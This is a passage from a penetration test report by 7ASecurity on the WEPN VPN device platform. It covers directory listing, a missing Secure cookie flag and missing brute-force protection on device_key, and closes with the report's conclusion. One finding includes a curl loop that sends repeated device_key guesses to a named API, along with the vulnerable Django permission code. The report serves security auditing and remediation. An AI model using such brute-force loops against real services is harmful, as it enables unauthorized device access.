It was found that the *repo.we-pn.com* subdomain has directory listing enabled, this reveals information about files available in the webroot on a number of directories. This issue likely occurs due to the web server being configured to allow directory indexing by default. A malicious attacker might leverage this weakness to gain more insight about files hosted on the server and assist in the exploitation of more serious vulnerabilities. This issue can be confirmed by opening the following URLs using a web browser:

Affected URLs:
https://repo.we-pn.com/debian/pool/main/p/pproxy-rpi/
https://repo.we-pn.com/

Please note that almost all directories are affected by this issue and the above list is not comprehensive.

It is recommended to disable directory listing using one of the following possible methods:

1. Modifying the *Nginx* Configuration file to disable *autoindex*[133]

[131] https://docs.python.org/3/library/uuid.html
[132] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[133] http://nginx.org/en/docs/http/ngx_http_autoindex_module.html

2. Using the *Options -Indexes* directive in the existing *.htaccess* file

For more detailed mitigation guidance, please see the *Nginx tech expert* tips to disable directory listing[134].

WPN-01-030 WP2: Missing device_key Bruteforce Protection *(Low)*

Similar to the WEPN API, the WEPN device generates the *device_key* in a cryptographically secure manner using the *random.SystemRandom*[135] function, which internally uses *os.urandom*[136]. *device_key* values are cycled only when the device gets claimed, they are comprised of a mix of 10 capital letters and numbers (32 ^ 10 possible combinations[137]) and a checksum calculated from that value. *serial_number* is a static string and never changes for a given device. Some Backend API endpoints called by the device, use an alternative method of authentication (*IsValidDevice*) using the *serial_number* and the *device_key* as a username / password pair. It was found that the API fails to track unsuccessful attempts for such *serial_number* / *device_key* combinations. A malicious attacker, with knowledge of the *serial_number*, might leverage this weakness to attempt to guess a large number of combinations, until the correct *device_key* is obtained. Exploitability of this issue appears to be limited to around 120,960 *device_key* guesses daily from a single IP, this may be improved by spreading the attack over multiple IPs.

Affected URLs:
https://api-dev.we-pn.com/api/experiment/
https://api-dev.we-pn.com/api/experiment/69250/result/
https://api-dev.we-pn.com/api/device/heartbeat/
https://api-dev.we-pn.com/api/message/
https://api-dev.we-pn.com/api/message/168/

This issue was replicated using these steps:

Step 1: Simulate device_key brute force via invalid attempts

Command:
```
time for i in {1..100}; do
        curl -H 'Content-Type: application/json' -d
```

[134] https://techexpert.tips/nginx/nginx-disable-directory-listing/
[135] https://docs.python.org/3/library/random.html#random.SystemRandom
[136] https://docs.python.org/3/library/os.html#os.urandom
[137] https://bitbucket.org/dvpn4hr/home_device/src/.../usr/local/pproxy/setup/onboard.py...

```
'{"serial_number":"2AH3CFT4WW","device_key":"wrong"}'
'https://api-dev.we-pn.com/api/experiment/69246/result/'
done
```

Output:

```
[...]
{"detail":"Authentication credentials were not provided."}{"detail":"Authentication
credentials were not provided."}
real    1m10,890s
user    0m2,319s
sys     0m0,611s
```

As one can see above, 100 attempts could be performed in only 70 seconds. This means that a rate of 1.4 requests / second seems slow enough to avoid getting the origin IP blocked.
Given 86,400 seconds in 24 hours, this means an attacker could attempt approximately 120,960 out of the possible 1,125,899,906,842,624 (32 ^ 10) combinations during a 24 hour period. Hence this process would need to be repeated for 9,308,034,944 days (25,501,465 years) to explore the entire keyspace from a single IP, but this may be improved by spreading the attack over multiple IPs.

Step 2: Confirm the device_key is still valid

Command:

```
curl -H 'Content-Type: application/json' -d
'{"serial_number":"2AH3CFT4WW","device_key":"1111111111A"}'
'https://api-dev.we-pn.com/api/experiment/69246/result/'
```

Output:

```
{"id":69246,"input":{"port":"5000","experiment_name":"port_test"},"result":{"experiment
_result":"True"},"initiated_time":"2022-03-23T18:15:19.135993Z","finished_time":"2022-0
3-23T18:15:19.335143Z"}
```

Result:
Despite 100 incorrect *device_key* attempts, the correct device_key was still valid, hence no *device_key* lockout feature has been implemented.

The root cause for this issue appears to be located in the following code path, which simply validates the *serial_number* and *device_key* values without any prior form of failed *device_key* attempt tracking:

Affected File:
https://bitbucket.org/dvpn4hr/backend/src/master/experiment/permissions.py#lines-9

Affected Code:

```
class IsValidDevice(BasePermission):
    """Only allow API calls with valid serial number and device key."""

    def has_permission(self, request, view):
        """Return True if it includes valid device credential."""
        serial_number = request.data.get("serial_number")
        device_key = request.data.get("device_key")
        print(serial_number)
        print(device_key)
        queryset = Device.objects.filter(serial_number=serial_number,
                                         device_key=device_key)
        if queryset.exists():
            print("authentication passed")
            return True
        else:
            print("authentication failed")
            return False
```

Please note other additional files are affected by this issue:

Affected Files:
https://bitbucket.org/dvpn4hr/backend/src/master/message/permissions.py#lines-6
https://bitbucket.org/dvpn4hr/backend/src/master/device/permissions.py#lines-37

It is recommended to reduce the number of allowed failed *device_key* attempts to no more than 10 every five minutes. For additional mitigation guidance, please see the *OWASP Blocking Brute Force Attacks* page[138].

WPN-01-031 WP2: Missing *Secure* flag on *sessionid* Cookie *(Info)*

It was found that the admin backend WEPN server fails to set the secure flag to protect *sessionid* cookies. While this has no security implications at the time of writing due to usage of the HSTS header[139], it is still a bad practice that could lead to MitM attacks[140] that capture the cookie, if the HSTS header is accidentally removed in the future. The reason for this is that the *secure* flag indicates to the browser that the cookie should not be sent over a clear-text HTTP channel. When the *secure* flag is not set, a malicious attacker may send any backend *http://* link to an already logged in victim (e.g. via email or MitM tampering of some clear-text HTTP page), which if visited will induce sending of

[138] https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
[139] https://en.wikipedia.org/wiki/HTTP_Strict_Transport_Security
[140] https://github.com/moxie0/sslstrip

the *sessionid* cookie in clear-text. This was confirmed by observing the response to the login request on the admin backend:

Request:

```
POST /admin/login/?next=/admin/ HTTP/1.1
Host: api-dev.we-pn.com
Cookie: csrftoken=4gHFv7ErO7kdt8yVjKwtvt2ESADGfu2mSXFxDXQl7iQyV13ikUu6jC6FRFHc000T
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101
Firefox/96.0
[...]
csrfmiddlewaretoken=mESuozBxFT4FdS6xn1xSZSPAORTDFLmralQmwpNrY4A0FLBUobvvN1TBNWX9qhkY&u
sername=[...]&password=[...]&next=%2Fadmin%2F&otp_token=[...]
```

Response:

```
HTTP/1.1 302 Found
Server: nginx
Date: Sun, 27 Mar 2022 09:53:25 GMT
Content-Type: text/html; charset=utf-8
Strict-Transport-Security: max-age=63072000; includeSubDomains
[...]
Set-Cookie: sessionid=...; expires=Sun, 10 Apr 2022 09:53:25 GMT; HttpOnly;
Max-Age=1209600; Path=/; SameSite=Lax
```

To mitigate the issue, it is recommended to set the value *SESSION_COOKIE_SECURE*[141] to *True* in the Django backend settings.

[141] https://docs.djangoproject.com/en/4.0/ref/settings/#std:setting-SESSION_COOKIE_SECURE

Conclusion

The WEPN system defended itself well against a broad range of attack vectors. Being a subsequent penetration test for this solution, it was more difficult to identify security weaknesses this time. This confirms that regular penetration testing is a valuable process that accomplishes two major goals: A decrease in the number of vulnerabilities found over time and an increase in the effort to identify security issues. This combination raises the bar for prospective attackers and places the platform in a much better position.

Despite the number of findings in this report, it is important to consider that only 2 of the identified issues were critical (WPN-01-006, WPN-01-007) and both were fixed shortly after they were reported during the engagement. All other issues uncovered had an estimated medium severity or lower.

The platform provided a number of positive impressions that must be mentioned here:

- The Web API and WEPN RPI Device were generally found to be robust against traditional web application security attack vectors. No *SSRF*, *SQLi*, *CSRF*, *XSS*, *HTMLi* or *RCE* issues could be identified during this assignment. Furthermore, such positive impressions were confirmed during the code review.
- The WEPN development team were found to adhere to security best practices throughout the codebase. For example, during the audit the team could not find any hard-coded credentials, API keys, secret tokens or other weaknesses akin to previously reported issues. Similarly, safe crypto functions and appropriate sources of entropy for *PRNGs* have all been chosen with security in mind. Another good design decision is the usage of *Django* Models for setting up passwords, and the *Django* framework in general as a mature and robust platform that provides great out-of-the-box protection against common web application attack vectors.
- Another example of progress is that all previously reported *RCE* bugs on the WEPN RPI Device are no longer possible, this is due to the switch to safer alternatives to run dynamic commands (i.e. *popen*/*shlex*).
- The WEPN device is simple and user friendly. It allows users without technical expertise to set it up without providing room for major security mistakes (i.e. like regular routers). Although it misses the standard peripherals, all functionality is ensured leveraging a minimalistic design with buttons and an *LCD* display.
- Other positive impressions of the WEPN device include the WEPN system architecture and the whole onboarding process. Additionally, the architecture is modular in terms of usage of the underlying tunneling solution, which greatly facilitates possible amendments in the event of censorship issues. Furthermore,

the WEPN device applies regular updates automatically, for both the underlying *OS* as well as the WEPN software itself, which leaves it in a much better place than the security of most regular home appliances.

- The switch from *OpenVPN* to *ShadowSocks* seems a wise decision, given that *ShadowSocks* was specially designed for anti-censorship purposes[142].
- The mobile applications were found to implement a number of security controls correctly, these can be summarized as follows: No leaks were found via log messages or on locked screens, the apps correctly protect secrets at rest via the *Android KeyStore* and *iOS Keychain*, no potential for *URL* scheme hijacking, open redirects, backup leaks, *DoS* or exported functionality abuse could be found during this audit. The code audit further confirmed adherence to security best practices whereby no hardcoded credentials, API keys, unsafe *Webview* usage or unsafe *SD Card* usage could be identified, for example.
- The WEPN team was exceptionally responsive and helpful throughout the assignment. The WEPN maintainers promptly resolved a large portion of the issues reported while the test was still ongoing, which was outstanding.

The security of the WEPN platform, particularly the APIs and backend, will improve substantially with a focus on the following areas:

- **Access Control**: A number of significant authorization issues were identified during this penetration test. In particular, two Insecure *Direct Object References (IDOR)* were classified critical, as they resulted in either account takeover (WPN-01-006) or device takeover (WPN-01-007). Less significant discoveries in this area had to do with Experiment data access (WPN-01-008) and data manipulation (WPN-01-009). While all these issues were promptly resolved during the test, special care should be taken to ensure similar weaknesses are not re-introduced in the future, as the application continues to evolve.
- **Software Patching**: The solution should implement appropriate software patching procedures which regularly apply security patches in a timely manner (WPN-01-002). In a day and age when most lines of code come from underlying software dependencies, regularly patching these becomes increasingly important to avoid unwanted security vulnerabilities.
- **Rate Limiting**: It is recommended to throttle clients when they make too many requests within a given timeframe. While this is already implemented to some degree at the web server level based on the origin IP, improvements are possible in other application areas. This will significantly increase the difficulty to abuse functionality such as the password reset feature (WPN-01-005), password bruteforce and email bombing (WPN-01-004), and *device_key* bruteforce (WPN-01-030) among other possibilities. Even though these weaknesses were

[142] https://qz.com/1072701/meet-shadowsocks-the-underground-tool-that-chinas-coders-...

quickly addressed during the test, consideration should be given to similar abuse scenarios when implementing new application features to avoid the re-introduction of this security anti-pattern.

The mobile applications were found to be affected by a number of common misconfigurations. Their security posture will improve significantly with a focus on the following areas:

- **Protection of Network Communications:** A number of mobile app weaknesses identified during this exercise had to do with misconfigurations that weaken mobile platform defaults to allow clear-text *HTTP* traffic in *Android* (WPN-01-017) and *iOS* (WPN-01-016), it was later found that the mobile apps will even accept invalid *TLS* certificates (WPN-01-025). All these weaknesses unnecessarily put WEPN users at risk for *Man-In-The-Middle (MitM)* attacks. It must be noted that these vulnerabilities are difficult to workaround due to the decentralized plans and open source nature of the WEPN ecosystem, however, implementing the improvements suggested to the pairing process (WPN-01-025) will eliminate the need for this and effectively protect WEPN users against such attacks.
- **Protection of Data at Rest**: The mobile apps correctly make use of the *Android KeyStore* and *iOS Keychain* for storing sensitive information. However, the *iOS* app could improve its *iOS Keychain* usage to avoid leaks in backups (WPN-01-014) and should protect its files at rest through the *iOS Data Protection* features (WPN-01-012). Similarly, the *Android* app should be improved to avoid leaks that defeat its *KeyStore* usage (WPN-01-018).
- **Mitigation of Task Hijacking Attacks**: The Android app should mitigate well-known Task Hijacking attacks (WPN-01-013).
- **Avoidance of Screenshot Leaks**: The *Android* and *iOS* apps both would benefit from implementing a security screen to avoid leaks through screenshots and app backgrounding (WPN-01-001). This is a common security feature in targeted mobile apps such as banking applications.
- **General Hardening**: Other less important hardening recommendations include implementing a root/jailbreak detection mechanism to alert users about security risks prior to using the application (WPN-01-011), a number of settings that could be improved to better protect users on older supported devices (WPN-01-015, WPN-01-019).

Ultimately, WEPN RPI device security ought to be enhanced with a focus on:

- **Functional Testing:** Being already a strong area of the WEPN Device, thorough functional testing of the WEPN solution is highly encouraged after all code changes that will materialize from this pentest report. In particular, the device pairing with the mobile apps needs to be improved (WPN-01-025), but this should

be done in a user-friendly way, without overcomplicating the pairing process in a way that negatively impacts ease of use, functionality or security.

- **Secure Network Communications:** In the current workflow, *TLS* is either not used (WPN-01-023) or *TLS* verification is systematically disabled (WPN-01-025). This effectively means that the whole system is currently vulnerable to local *MitM* attackers between the WEPN device and the mobile apps. While this is not part of the main threat model for WEPN users, who hope to gain access to internet freedom through *VPN* clients that tunnel through WEPN devices shared by family and friends, it is still a bad practice that should be addressed. As there will always be users who deploy WEPN devices in unintended or unexpected ways vulnerable to such scenarios, such as shared *Wi-Fi* by students in an apartment.
- **Improvements to the Pairing Process:** The pairing process for claiming a WEPN device could be improved if the *device_key* for communications between the device and the WEPN server and the certificate used by the local API are more thoroughly generated, shared and validated (WPN-01-029, WPN-01-030).
- **Avoidance of Single Points of Failure:** The WEPN device currently relies heavily on well-known WEPN *DNS* names and *IP* addresses. While once again, this is outside of the main scope of the threat model (i.e. where the WEPN device is supposed to be in a free-internet-country, and the WEPN client is not), it raises a concern about possible attacks against the current centralized model. For example, *DDoS* attacks against the WEPN infrastructure by a censor could effectively disable all clients, as all backend API requests will fail. Similarly, the WEPN device is currently vulnerable to DNS spoofing attacks (WPN-01-023).
- **Alternative Tunneling Solution:** As mentioned in the project documentation, WEPN switched from *OpenVPN* to *ShadowSocks*. Given that each tunnel solution has strengths and weaknesses, adding additional tunneling options such as *WireGuard* would be beneficial for the WEPN device to further enhance its ability to defeat potential censorship attempts.
- **Physical Hardening:** While technically out of scope (OOS) for this assignment, the WEPN device should be considered as a sensitive part of the whole WEPN system. In particular, tampering with *SD card* data (WPN-01-022) is a well-known attack vector against *Raspberry Pi* devices. It is recommended to consider the production of WEPN devices that provide some protection against local attackers for less technically skilled users, while the current versions could perhaps remain for developers and more savvy users, as long as they are informed about the risks and these are accepted willingly.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the platform significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, including another code audit, is highly recommended in the future to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints. Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios.

It is advised to test the platform regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the platform highly resilient against online attacks overtime.

7ASecurity would like to thank the WEPN Team for their excellent project coordination, support and assistance, both before and during this assignment. Last but not least, appreciation must be extended to the Open Technology Fund for sponsoring this project.